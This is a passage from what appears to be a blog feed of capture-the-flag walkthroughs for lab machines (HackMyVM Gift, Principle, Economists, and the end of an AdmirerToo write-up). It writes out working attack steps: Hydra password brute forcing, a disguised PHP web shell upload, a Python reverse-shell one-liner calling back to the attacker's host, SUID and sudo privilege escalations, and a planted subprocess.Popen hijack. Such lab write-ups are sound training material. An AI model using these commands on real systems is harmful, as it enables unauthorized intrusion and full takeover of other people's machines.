<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ hydra -I -l jennifer -P ~/SecLists/Passwords/Leaked-Databases/rockyou.txt ssh://admirer-gallery.htb
</code></pre></div></div>

<p>^ Brute forcing SSH in order to have it ban us, which will send that email using our hacked whois configuration.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ nc -lnvp &lt;PORT&gt; 
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::&lt;PORT&gt;  
Ncat: Listening on 0.0.0.0:&lt;PORT&gt;
</code></pre></div></div>

<p>^ A catcher for our reverse shell.</p>

<p>Let the hydra rip!! After just a few seconds of it in action, we get our sweet victory:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm/phpggc$ nc -lnvp 9999  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::9999  
Ncat: Listening on 0.0.0.0:9999  
Ncat: Connection from 10.10.11.137.  
Ncat: Connection from 10.10.11.137:35514.  
bash: cannot set terminal process group (10871): Inappropriate ioctl for device  
bash: no job control in this shell  
root@admirertoo:/#
</code></pre></div></div>

<p>The cacophany of exploits and catches to achieve it wasn’t easy, but we still persevered right through. It’s all about chaining those exploits together. We ball!</p>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[Recon]]></summary></entry><entry><title type="html">HackMyVM: Gift</title><link href="https://cybersec.deadandbeef.com/gift" rel="alternate" type="text/html" title="HackMyVM: Gift" /><published>2023-11-23T00:00:00+00:00</published><updated>2023-11-23T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/gift</id><content type="html" xml:base="https://cybersec.deadandbeef.com/gift"><![CDATA[<p>An incredibly easy VM that’s also easy to overthink.</p>

<h3 id="recon">Recon</h3>

<p><strong>nmap</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 01:05 EST  
Nmap scan report for 192.168.56.110  
Host is up (0.00028s latency).  
Not shown: 998 closed ports  
PORT   STATE SERVICE VERSION  
22/tcp open  ssh     OpenSSH 8.3 (protocol 2.0)  
80/tcp open  http    nginx  
|_http-title: Site doesn't have a title (text/html).  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
</code></pre></div></div>

<p>A 22-80. We know where to go first.</p>

<p><strong>website</strong></p>

<p>The site is just a simple HTML file, with only the contents <code class="language-plaintext highlighter-rouge">Dont Overthink. Really, Its simple.</code> in it, along with an HTML comment: <code class="language-plaintext highlighter-rouge">Trust me</code>. Clearly, there isn’t much here. Since this is the case, we might as well try to go for SSH.</p>

<h3 id="user--root">User &amp; Root</h3>

<p>The only user we know to exist on this box for certain is <code class="language-plaintext highlighter-rouge">root</code>. We (once again) use Hydra to brute force possible passwords for the root user:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hydra -l root -P ~/SecLists/Passwords/Leaked-Databases/rockyou.txt ssh://192.168.56.110
</code></pre></div></div>

<p>Mind the IP, hope it doesn’t impede. After only a minute, we get a password for root:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hydra v9.1 (c) 2020 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***  
ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-23 01:10:31  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task  
[DATA] attacking ssh://192.168.56.110:22/  
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 14344222 to do in 1358:22h, 16 active  
[22][ssh] host: 192.168.56.110   login: root   password: simple
</code></pre></div></div>

<p>These credentials give us full root access to the machine. That was faster than any of us thought.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>gift:~#
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[An incredibly easy VM that’s also easy to overthink.]]></summary></entry><entry><title type="html">HackMyVM: Principle</title><link href="https://cybersec.deadandbeef.com/principle" rel="alternate" type="text/html" title="HackMyVM: Principle" /><published>2023-11-23T00:00:00+00:00</published><updated>2023-11-23T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/principle</id><content type="html" xml:base="https://cybersec.deadandbeef.com/principle"><![CDATA[<p>A convoluted machine making you look around in order to solve it. Confusing, but the flow is simple when you look back.</p>

<h3 id="recon">Recon</h3>

<p><strong>nmap</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 12:16 EST  
Nmap scan report for T4L0S.HMV (192.168.56.111)  
Host is up (0.00036s latency).  
Not shown: 999 filtered ports  
PORT   STATE SERVICE VERSION  
80/tcp open  http    nginx 1.22.1  
|_http-server-header: nginx/1.22.1  
|_http-title: Console  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
</code></pre></div></div>

<p>The only port open is 80, so let’s begin.</p>

<p><strong>website</strong></p>

<p>nmap will also tell us that there’s a robots.txt file, with some allowed and disallowed entries. Viewing it, this is what we see:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>User-agent: *
Allow: /hi.html
Allow: /investigate
Disallow: /hackme
</code></pre></div></div>

<p>We’ll look at <code class="language-plaintext highlighter-rouge">hi.html</code> first.
<img src="https://cybersec.deadandbeef.com/images/Principle/hihtml.png" alt="" /></p>

<p>There’s not much here, just a brief conversation. Onto <code class="language-plaintext highlighter-rouge">/investigate</code>.
<img src="https://cybersec.deadandbeef.com/images/Principle/investigate.png" alt="" /></p>

<p>More substance here, but no clues. Let’s check the source.
<img src="https://cybersec.deadandbeef.com/images/Principle/investigatesource.png" alt="" /></p>

<p>So now we know that there’s something in the <code class="language-plaintext highlighter-rouge">/investigate</code> directory. Let’s ffuf it up. In terms of file extensions, we’ll try out <code class="language-plaintext highlighter-rouge">.txt</code> first.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ ffuf -u http://192.168.56.111/investigate/FUZZ.txt -w ~/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt

       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://192.168.56.111/investigate/FUZZ.txt  
:: Wordlist         : FUZZ: /home/thedoug/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
________________________________________________  
  
rainbow_mystery         [Status: 200, Size: 596, Words: 1, Lines: 9]  
:: Progress: [87650/87650] :: Job [1/1] :: 10956 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
</code></pre></div></div>

<p>There’s a text file here. Let’s look at what it has.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>QWNjb3JkaW5nIHRvIHRoZSBPbGQgVGVzdGFtZW50LCB0aGUgcmFpbmJvdyB3YXMgY3JlYXRlZCBi
eSBHb2QgYWZ0ZXIgdGhlIHVuaXZlcnNhbCBGbG9vZC4gSW4gdGhlIGJpYmxpY2FsIGFjY291bnQs
IGl0IHdvdWxkIGFwcGVhciBhcyBhIHNpZ24gb2YgdGhlIGRpdmluZSB3aWxsIGFuZCB0byByZW1p
bmQgbWVuIG9mIHRoZSBwcm9taXNlIG1hZGUgYnkgR29kIGhpbXNlbGYgdG8gTm9haCB0aGF0IGhl
IHdvdWxkIG5ldmVyIGFnYWluIGRlc3Ryb3kgdGhlIGVhcnRoIHdpdGggYSBmbG9vZC4KTWF5YmUg
dGhhdCdzIHdoeSBJIGFtIGEgcm9ib3Q/Ck1heWJlIHRoYXQgaXMgd2h5IEkgYW0gYWxvbmUgaW4g
dGhpcyB3b3JsZD8KClRoZSBhbnN3ZXIgaXMgaGVyZToKLS4uIC0tLSAtLSAuLSAuLiAtLiAvIC0g
Li4uLi0gLi0uLiAtLS0tLSAuLi4gLi0uLS4tIC4uLi4gLS0gLi4uLQo=
</code></pre></div></div>

<p>Some base64. Decoding it, we have some explanation and morse code.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>According to the Old Testament, the rainbow was created by God after the universal Flood. In the biblical account, it would appear as a sign of the divine will and to remind men of the promise made by God himself to Noah that he would never again destroy the earth with a flood.
Maybe that's why I am a robot?
Maybe that is why I am alone in this world?

The answer is here:
-.. --- -- .- .. -. / - ....- .-.. ----- ... .-.-.- .... -- ...-
</code></pre></div></div>

<p>Let’s decode some more:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>DOMAIN T4L0S.HMV
</code></pre></div></div>

<p>This is a new domain that the website can be accessed under; let’s insert this into our host file with the line <code class="language-plaintext highlighter-rouge">&lt;IP&gt; t4l0s.hmv</code>. Once it’s done, we visit the wensite again, employing this domain. We see an entirely new website from the one we saw before.</p>

<p><strong>second website</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/taloshmv.png" alt="" /></p>

<p>Wacky little site here, but nothing in the form of clues here. Let’s look for some subdomains. We’ll use the biggest one available to us and have a whack at it.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thedoug@TRYHARDER:/dev/shm$ ffuf -u http://t4l0s.hmv -H 'Host: FUZZ.t4l0s.hmv' -w ~/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -fs 615  
  
       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://t4l0s.hmv  
:: Wordlist         : FUZZ: /home/thedoug/SecLists/Discovery/DNS/subdomains-top1million-110000.txt  
:: Header           : Host: FUZZ.t4l0s.hmv  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
:: Filter           : Response size: 615  
________________________________________________  
  
hellfire                [Status: 200, Size: 1659, Words: 688, Lines: 52]  
:: Progress: [114441/114441] :: Job [1/1] :: 7629 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
</code></pre></div></div>

<p>There’s a subdomain! What sorts of exciting exploits does it have for us? Let’s visit it.</p>

<p><strong>third website</strong></p>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/hellfiretaloshmv.png" alt="" /></p>

<p>A question: what extension do these files have? Trying <code class="language-plaintext highlighter-rouge">index.html</code>, this returns a 404 not found. Trying <code class="language-plaintext highlighter-rouge">index.php</code>, the page loads normally. This means we have php files on this website, and we can look for more. ffuf again!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ ffuf -u http://hellfire.t4l0s.hmv/FUZZ.php -w ~/SecLists/Discovery/Web-Content/raft-small-words.txt    
  
       /'___\  /'___\           /'___\          
      /\ \__/ /\ \__/  __  __  /\ \__/          
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\         
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/         
        \ \_\   \ \_\  \ \____/  \ \_\          
         \/_/    \/_/   \/___/    \/_/          
  
      v1.1.0  
________________________________________________  
  
:: Method           : GET  
:: URL              : http://hellfire.t4l0s.hmv/FUZZ.php  
:: Wordlist         : FUZZ: /home/thedoug/SecLists/Discovery/Web-Content/raft-small-words.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 40  
:: Matcher          : Response status: 200,204,301,302,307,401,403  
________________________________________________  
  
upload                  [Status: 200, Size: 748, Words: 67, Lines: 29]  
index                   [Status: 200, Size: 1659, Words: 688, Lines: 52]  
output                  [Status: 200, Size: 1348, Words: 490, Lines: 62]  
:: Progress: [43003/43003] :: Job [1/1] :: 10750 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
</code></pre></div></div>

<p>Upload? That must be an attack vector. Let’s visit that page, shall we?</p>

<h3 id="foothold">Foothold</h3>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/uploadphp.png" alt="" /></p>

<p>Since this server executes php files, let’s try to upload one!</p>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/uploadphpdenied.png" alt="" /></p>

<p>Well, this doesn’t work. Now, let’s try to make the server think it’s an image by changing the MIME type to one the server accepts using Burp Suite.</p>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/burp.png" alt="" /></p>

<p>Bingo! The server is fooled and even gives us the path to the file itself: <code class="language-plaintext highlighter-rouge">archivos/shell.php</code>. But can we actually execute the php file?</p>

<p><img src="https://cybersec.deadandbeef.com/images/Principle/commandexec.png" alt="" /></p>

<p>Hype. We can execute commands on the server, which means we can get a shell on the server too. We’ll employ the single-line Python command in order to obtain the reverse shell: <code class="language-plaintext highlighter-rouge">python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.56.1",9999));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'</code></p>

<p>Mind the IP and port again. When we URL encode this payload and execute it, with a listener active, we do indeed get that shell.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ nc -lnvp 9999  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::9999  
Ncat: Listening on 0.0.0.0:9999  
Ncat: Connection from 192.168.56.111.  
Ncat: Connection from 192.168.56.111:54606.  
www-data@principle:~/hellfire.t4l0s.hmv/archivos$
</code></pre></div></div>

<h3 id="user">User</h3>

<p>One of the first checks I run on any system is for SUID files, as this allows us to elevate to other users (or perhaps even the root one).</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>www-data@principle:~/hellfire.t4l0s.hmv/archivos$ find / -perm -4000 2&gt;/dev/null  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/mount  
/usr/bin/passwd  
/usr/bin/sudo  
/usr/bin/find  
/usr/bin/su  
/usr/bin/chsh  
/usr/bin/umount  
/usr/bin/newgrp
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">find</code>. That’s one of the easiest binaries to exploit through SUID, with a shell obtained through this command: <code class="language-plaintext highlighter-rouge">find -exec /bin/sh -p \; -quit</code>. Who are we here? <code class="language-plaintext highlighter-rouge">id</code> will tell us just that.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>uid=33(www-data) gid=33(www-data) euid=1000(talos) groups=33(www-data)
</code></pre></div></div>

<p>Talos is who we are. There’s a file <code class="language-plaintext highlighter-rouge">note.txt</code> in their home directory, which reads like this:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Congratulations! You have made it this far thanks to the manipulated file I left you, I knew you would make it!  
Now we are very close to finding this false God Elohim.  
I left you a file with the name of one of the 12 Gods of Olympus, out of the eye of Elohim ;)  
The tool I left you is still your ally. Good luck to you.
</code></pre></div></div>

<p>Now we need to find a file (with <code class="language-plaintext highlighter-rouge">find</code> I presume). It’s telling us to search the file system for a file with a Greek god as its name. I decided to translate these names into Spanish, as the <code class="language-plaintext highlighter-rouge">archivos</code> folder in the web directory was a hint that some parts of this box were in the language. The list of Greek gods went as follows:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Afrodita, Apolo, Zeus, Hera, Poseidon, Ares, Atenea, Hermes, Artemisa, Hefesto, Demeter, Hestia
</code></pre></div></div>

<p>Searching for any file with one of these names, we run the command <code class="language-plaintext highlighter-rouge">find / -iname *Afrodita* 2&gt;/dev/null</code> to search for the first one case insensitively. One result comes up: <code class="language-plaintext highlighter-rouge">/etc/selinux/Afrodita.key</code>. This must be a key of some kind, and it’s a text file reading:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Here is my password:  
Hax0rModeON  
  
Now I have done another little trick to help you reach Elohim.  
REMEMBER: You need the access key and open the door. Anyway, he has a bad memory and that's why he keeps the lock coded and hidden at home.
</code></pre></div></div>

<p>Could this be our password? We never got it when we elevated to the talos user through SUID, so maybe it is. Trying it out with <code class="language-plaintext highlighter-rouge">su</code>, it is their password. I then check if <code class="language-plaintext highlighter-rouge">sudo</code> permits us anything under the talos user. After a swift <code class="language-plaintext highlighter-rouge">sudo -l</code>, it does (no password’s even required).</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>talos@principle:~$ sudo -l  
Matching Defaults entries for talos on principle:  
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User talos may run the following commands on principle:  
   (elohim) NOPASSWD: /bin/cp
</code></pre></div></div>

<p>With <code class="language-plaintext highlighter-rouge">cp</code>, we’re able to copy any file we want into elohim’s home directory. It’s important to note here that SSH is running, but inaccessible from the outside.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>talos@principle:~$ ss -lntp  
State                Recv-Q               Send-Q                             Local Address:Port                             Peer Address:Port              Process                 
LISTEN               0                    511                                      0.0.0.0:80                                    0.0.0.0:*                                         
LISTEN               0                    128                                      0.0.0.0:3445                                  0.0.0.0:*                                         
LISTEN               0                    511                                         [::]:80                                       [::]:*                                         
LISTEN               0                    128                                         [::]:3445                                     [::]:*                                         
talos@principle:~$ nc 127.0.0.1 3445  
SSH-2.0-OpenSSH_9.2p1 Debian-2
</code></pre></div></div>

<p>What if we could have elohim authenticate to SSH with a public-private key pair? Normally, you put a public key in the <code class="language-plaintext highlighter-rouge">authorized_keys</code> file to allow the person with the private key to authenticate as the user in question. We can generate an SSH key for elohim on our local machine with the command <code class="language-plaintext highlighter-rouge">ssh-keygen -f elohim</code> and transport it to the box through a Python HTTP server (<code class="language-plaintext highlighter-rouge">python3 -m http.server</code>). After downloading the public key to the box, we employ our privileges to copy it into elohim’s SSH directory.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -u elohim cp elohim.pub /home/gehenna/.ssh/authorized_keys
</code></pre></div></div>

<p>Since the SSH server isn’t running on the outside, we need a tool to forward this port so that we can access it. <code class="language-plaintext highlighter-rouge">chisel</code> is here to save the day, though. It’s a tool which serves as both a client and server for port forwarding. Transporting it onto the box and setting it up as a reverse port forward with these commands, port 3445 is now accessible for login.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Client: ./chisel client &lt;IP&gt;:&lt;PORT&gt; R:3445
Server: ./chisel server --reverse --port &lt;PORT&gt;
</code></pre></div></div>

<p>Whee! We can now log in as elohim with the private key that we have from the key generation.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ ssh -i ~/ExploitScripts/elohim elohim@127.0.0.1 -p3445  
  
  
Son, you didn't listen to me, and now you're trapped.  
You've come a long way, but this is the end of your journey.  
  
elohim@principle:~$
</code></pre></div></div>

<h3 id="root">Root</h3>

<p>Checking in on <code class="language-plaintext highlighter-rouge">id</code>, there’s an unusual group attached to us:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>uid=1001(elohim) gid=1001(elohim) groups=1001(elohim),1002(sml)
</code></pre></div></div>

<p>When I see a group I’m not familiar with, I run <code class="language-plaintext highlighter-rouge">find</code> to see if there’s any files or folders it owns. A surprising file shows up that sml owns: <code class="language-plaintext highlighter-rouge">/usr/lib/python3.11/subprocess.py</code>. The script we can execute as root with <code class="language-plaintext highlighter-rouge">sudo</code> is in Python:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>#!/usr/bin/python3  
  
import os  
import subprocess  
  
def eliminar_archivos_incorrectos(directorio):  
   extensiones_validas = ['.jpg', '.png', '.gif']  
      
   for nombre_archivo in os.listdir(directorio):  
       archivo = os.path.join(directorio, nombre_archivo)  
          
       if os.path.isfile(archivo):  
           _, extension = os.path.splitext(archivo)  
              
           if extension.lower() not in extensiones_validas:  
               os.remove(archivo)  
               print(f"Archivo eliminado: {archivo}")  
  
directorio = '/var/www/hellfire.t4l0s.hmv/archivos'  
  
eliminar_archivos_incorrectos(directorio)  
  
def enviar_mensaje_usuarios_conectados():  
   proceso = subprocess.Popen(['who'], stdout=subprocess.PIPE)  
   salida, _ = proceso.communicate()  
   lista_usuarios = salida.decode().strip().split('\n')  
   usuarios_conectados = [usuario.split()[0] for usuario in lista_usuarios]  
   mensaje = f"I have detected an intruder, stealing accounts: {', '.join(usuarios_conectados)}"  
   subprocess.run(['wall', mensaje])  
  
enviar_mensaje_usuarios_conectados()
</code></pre></div></div>

<p>Since the subprocess library is used, we can exploit the <code class="language-plaintext highlighter-rouge">__init__</code> function to execute a shell command when an instance of the Popen class is created. Before editing the file, we need to break out of the rbash jail we’re currently in. Luckily, it’s simple to break out of it, just by running <code class="language-plaintext highlighter-rouge">sh</code>. Let’s edit that file now.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>   def __init__(self, args, bufsize=-1, executable=None,  
                stdin=None, stdout=None, stderr=None,  
                preexec_fn=None, close_fds=True,  
                shell=False, cwd=None, env=None, universal_newlines=None,  
                startupinfo=None, creationflags=0,  
                restore_signals=True, start_new_session=False,  
                pass_fds=(), *, user=None, group=None, extra_groups=None,  
                encoding=None, errors=None, text=None, umask=-1, pipesize=-1,  
                process_group=None):  
       """Create new Popen instance."""  
       os.system("cp /bin/bash /tmp/shell; chmod 4755 /tmp/shell")  
       if not _can_fork_exec:  
           raise OSError(  
               errno.ENOTSUP, f"{sys.platform} does not support processes."  
           )
</code></pre></div></div>

<p>This is now what the <code class="language-plaintext highlighter-rouge">__init__</code> function looks like, and upon running the script with <code class="language-plaintext highlighter-rouge">sudo python3 /opt/reviewer.py</code>, we can now observe the <code class="language-plaintext highlighter-rouge">shell</code> file in the <code class="language-plaintext highlighter-rouge">/tmp</code> directory.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ ls /tmp  
shell  systemd-private-8430ead48167419aadac0c6f73399289-systemd-logind.service-zl6npT  systemd-private-8430ead48167419aadac0c6f73399289-systemd-timesyncd.service-9P1VvU
</code></pre></div></div>

<p>Executing <code class="language-plaintext highlighter-rouge">/tmp/shell -p</code>, we are officially root. Wow, was that a long journey.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>shell-5.2#
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[A convoluted machine making you look around in order to solve it. Confusing, but the flow is simple when you look back.]]></summary></entry><entry><title type="html">HackMyVM: Economists</title><link href="https://cybersec.deadandbeef.com/economists" rel="alternate" type="text/html" title="HackMyVM: Economists" /><published>2023-11-22T00:00:00+00:00</published><updated>2023-11-22T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/Economists</id><content type="html" xml:base="https://cybersec.deadandbeef.com/economists"><![CDATA[<p>A machine requiring attention to the small details and a fair amount of recon, but easy if you know what you’re doing. Also a beginner-friendly box, but took me a while playing blind.</p>

<h3 id="recon">Recon</h3>

<p><strong>nmap</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-22 19:57 EST  
Nmap scan report for elite-economists.hmv (192.168.56.109)  
Host is up (0.00021s latency).  
Not shown: 997 closed ports  
PORT   STATE SERVICE VERSION  
21/tcp open  ftp     vsftpd 3.0.3  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| -rw-rw-r--    1 1000     1000       173864 Sep 13 11:40 Brochure-1.pdf  
| -rw-rw-r--    1 1000     1000       183931 Sep 13 11:37 Brochure-2.pdf  
| -rw-rw-r--    1 1000     1000       465409 Sep 13 14:18 Financial-infographics-poster.pdf  
| -rw-rw-r--    1 1000     1000       269546 Sep 13 14:19 Gameboard-poster.pdf  
| -rw-rw-r--    1 1000     1000       126644 Sep 13 14:20 Growth-timeline.pdf  
|_-rw-rw-r--    1 1000     1000      1170323 Sep 13 10:13 Population-poster.pdf  
| ftp-syst:    
|   STAT:    
| FTP server status:  
|      Connected to ::ffff:192.168.56.1  
|      Logged in as ftp  
|      TYPE: ASCII  
|      No session bandwidth limit  
|      Session timeout in seconds is 300  
|      Control connection is plain text  
|      Data connections will be plain text  
|      At session startup, client count was 1  
|      vsFTPd 3.0.3 - secure, fast, stable  
|_End of status  
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)  
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))  
|_http-server-header: Apache/2.4.41 (Ubuntu)  
|_http-title: Home - Elite Economists  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
</code></pre></div></div>

<p>A 22-80 situation, with 21 mixed in! Since FTP’s here, let’s download these files anonymously.</p>

<p><strong>ftp</strong></p>

<p>Looking at these files. there’s not much interesting information in the contents of the PDFs themselves. Mostly just infographics for a financial company’s website. What is worth exploring is the metadata of these files. Specifically, who made these things? I do wonder…</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>thehated@TRYHARDER:/dev/shm$ exiftool *.pdf | grep Author  
Author                          : joseph  
Author                          : richard  
Author                          : crystal  
Author                          : catherine  
Author                          : catherine
</code></pre></div></div>

<p><strong>cewl</strong></p>

<p>Now we know. These can be potential usernames in a brute force attack, so we’ll write these down. Now for passwords. My initial thought would be to run an attack on the FTP service with these names, but I’d only do that in a last resort since there are multiple. Instead, what we can do is curate our list of words down to a likely list of passes. CeWL can provide us assistance in exactly that. Running this command, we’ll get that list right from the website hosted on the box:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cewl http://192.168.56.109 &gt; passes.txt
</code></pre></div></div>

<h3 id="user">User</h3>

<p>Replace the IP with whatever yours is. This collects keywords from the website that could be useful in password-related attacks, like the barrage we’re hitting the server with soon. Let’s try Joseph first, shall we? Employing Hydra? Affirmative.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hydra -l joseph -P passes.txt ftp://192.168.56.109
</code></pre></div></div>

<p>It doesn’t take long at all for hydra to come back with a successful user:pass combination.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Hydra v9.5 (c) 2023 by van Hauser/THC &amp; David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-22 19:46:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 462 login tries (l:1/p:462), ~29 tries per task
[DATA] attacking ftp://192.168.56.109:21/
[STATUS] 294.00 tries/min, 294 tries in 00:01h, 168 to do in 00:01h, 16 active
[21][ftp] host: 192.168.56.109   login: joseph   password: wealthiest
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-22 19:47:40
</code></pre></div></div>

<p>Alright, now let’s get into the box as if it was MIT! May SSH be with us.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>joseph@elite-economists:~$
</code></pre></div></div>

<h3 id="root">Root</h3>

<p>What do we always do first? <code class="language-plaintext highlighter-rouge">sudo -l</code>. Something comes up, and it offers a direct path to root, as we’ll soon learn.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Matching Defaults entries for joseph on elite-economists:  
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User joseph may run the following commands on elite-economists:  
   (ALL) NOPASSWD: /usr/bin/systemctl status
</code></pre></div></div>

<p>Now, why is this dangerous? <code class="language-plaintext highlighter-rouge">systemctl</code> employs a pager to scroll through the many logs it displays to the user, the default one being <code class="language-plaintext highlighter-rouge">less</code>. It not only lets you page through files, but escape it entirely and execute shell commands. By running <code class="language-plaintext highlighter-rouge">sudo systemctl status</code> and typing in <code class="language-plaintext highlighter-rouge">!sh</code>, a root terminal awaits us upon hitting that enter key. Another box down, but there’s always more to tackle!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@elite-economists:~#
